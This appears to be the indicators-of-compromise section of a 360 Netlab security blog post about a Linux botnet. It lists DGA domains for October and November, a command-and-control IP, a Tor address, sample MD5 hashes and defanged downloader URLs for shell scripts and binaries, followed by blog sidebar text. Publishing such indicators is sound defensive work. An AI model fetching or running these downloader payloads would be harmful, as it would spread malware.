DGA Domain(October)

```
dgixyyfug.tk
dgixyyfug.com
dgixyyfug.pages.dev
guyfixdyg.tk
guyfixdyg.com
guyfixdyg.pages.dev
gfgiudyx.tk
gfgiudyx.com
gfgiudyx.pages.dev
xgudyfyig.tk
xgudyfyig.com
xgudyfyig.pages.dev
yugxdigfy.tk
yugxdigfy.com
yugxdigfy.pages.dev
gdgiyyfxu.tk
```

gdgiyyfxu.com
gdgiyyfxu.pages.dev
gdiuyyfgx.tk
gdiuyyfgx.com
gdiuyyfgx.pages.dev
fgiudxyyg.tk
fgiudxyyg.com
fgiudxyyg.pages.dev
ygfydgxui.tk
ygfydgxui.com
ygfydgxui.pages.dev

DGA Domain(November)

enjuyzkpr.tk
enjuyzkpr.com
enjuyzkpr.pages.dev
rpzkjueyn.tk
rpzkjueyn.com
rpzkjueyn.pages.dev
nkrjpezyu.tk
nkrjpezyu.com
nkrjpezyu.pages.dev
unpeykzjr.tk
unpeykzjr.com
unpeykzjr.pages.dev
ypnuejrkz.tk
ypnuejrkz.com
ypnuejrkz.pages.dev
nerjyzkup.tk
nerjyzkup.com
nerjyzkup.pages.dev
nejpzykru.tk
nejpzykru.com
nejpzykru.pages.dev
knjpeuzyr.tk
knjpeuzyr.com
knjpeuzyr.pages.dev
zrkyenupj.tk
zrkyenupj.com
zrkyenupj.pages.dev

IP

103.209.103.16 China|Hong_Kong|Unknown AS63916|IPTELECOM_Global

Tor

<http://vgnaovx6prvmvoeabk5bxsummn3ltdur3h4ilnklaox4lge2rp4nzqd.onion>

Sample MD5

```
0786c80bfcedb7da9c2d5edbe9ff662f
0f2619811ceaf85baa72f9c8f876a59a
1177c135f15951418219a97b3caad4e1
1a720cc74ecf330b8f13412de4d5646b
39d373434c947742168e07cc9010c992
3f277c7b4c427f9ef02cf8df4dd7be44
5d37a61451e5cfdeca272369ac032076
6e66456ffb457c52950cf05a6aaabe4a
6e66456ffb457c52950cf05a6aaabe4a
89ffd4f612ce604457446ee2a218de67
8f3558b29d594d33e69cea130f054717
a14d0188e2646d236173b230c59037c7
a17ea52318baa4e50e4b6d3a79fb935
a4c7917787dc28429839c7d588956202
ae8f8cf967ca15a7689f2d1f79fbc5dc
baeb11c659b8e38ea3f01ad075e9df9a
c27d1c81a3c45776e31cfb384787c674
c64fbc7d3586d42583aa3a0dc3ea529f
e535215fad2ef0885e03ba111bd36e24
e95c9bae6e2b44c6f9b98e2dfd769675
```

Downloader

```
http://103[.209.103.16:26800/atk.tar.gz
http://103[.209.103.16:26800/dd.sh
http://103[.209.103.16:26800/ff.sh
http://103[.209.103.16:26800/linux64-shell
http://103[.209.103.16:26800/xlinux
```



Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS



Name



Share

Best

Newest

Oldest

Be the first to comment.

Subscribe

Privacy

Do Not Sell My Data

— 360 Netlab Blog - Network Security Research Lab at 360 —

DDoS



快讯：使用21个漏洞传播的DDoS家族WSzero已经发展到第4个版本

Fodcha Is Coming Back, Raising A Wave of Ransom DDoS

卷土重来的DDoS狂魔：Fodcha僵尸网络再次露出獠牙

Import 2022-11-30 11:16

快讯：利用namesilo Parking和Google的自定义页面来传播恶意软件

摘要 近期，我们发现一个GoELF可疑样本，分析得知是一个downloder，主要传播挖矿。有意思的地方在于传播方式，利用了namesilo的Parking页面，以及Google的用户自定义页面来传播样本及配置，从而可以躲避跟踪。该样本最开始被友商腾讯安全团队捕获，不过传播链条分析中，对namesilo parking域名的分析不太准确。往往大家以为，域名...

DDoS


僵尸网络Abcbot的进化之路

背景 业务上云、安全上云是近年来业界的发展趋势之一。360Netlab 从自身擅长的技术领域出发，也在持续关注云上安全事件和趋势。下面就是我们近期观察到的一起，被感染设备IP来自多个云供应商平台的安全事件。2021年7月14日，360BotMon系统发现一个未知的ELF文件(a14d0188e2646d236173b230c59037c7)产生了大量扫描...

[See all 56 posts →](#)



Nov 11, 2021 · 5 min read



Nov 9, 2021 · 13 min read